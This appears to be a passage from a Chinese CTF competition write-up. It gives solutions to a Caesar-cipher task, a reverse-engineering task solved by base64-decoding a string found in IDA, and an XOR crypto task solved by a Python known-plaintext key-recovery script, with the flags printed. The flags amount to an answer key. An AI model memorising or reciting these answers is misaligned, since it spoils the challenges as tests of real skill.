
看起来像凯撒之后的flag，凯撒移位测试一下即可得到flag




```
flag{We_w11l_f1ght_t0_end_t0_end_cazy}
```

cute_doge

IDA打开，`Shift+F12`查找字符串，翻阅发现一串很明显的base64编码后的flag开头字符串




```
>>> from base64 import *
>>> b64decode('ZmxhZ3tDaDFuYV95eWRzX2Nhenl9')
b'flag{Ch1na_yyds_cazy}'
```

CRYPTO

no_cry_no_can


```
c=b'<pH\x86\x1a&"m\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~l'
key=""
for i in range(5):
        if i==0:
                key+=chr(c[i]^ord('c'))
        if i==1:
                key+=chr(c[i]^ord('a'))
        if i==2:
                key+=chr(c[i]^ord('z'))
        if i==3:
                key+=chr(c[i]^ord('y'))
        if i==4:
                key+=chr(c[i]^ord('{'))
flag = ""
for i in range(len(c)):
        if i % 5 == 0:
                flag += chr(c[i] ^ ord(key[0]))
        if i % 5 == 1:
                flag += chr(c[i] ^ ord(key[1]))
        if i % 5 == 2:
                flag += chr(c[i] ^ ord(key[2]))
        if i % 5 == 3:
                flag += chr(c[i] ^ ord(key[3]))
        if i % 5 == 4:
                flag += chr(c[i] ^ ord(key[4]))
print(flag)
```

```
PS C:\Users\Administrator\Desktop> python 1.py
cazy{y3_1s_a_h4nds0me_b0y!}
```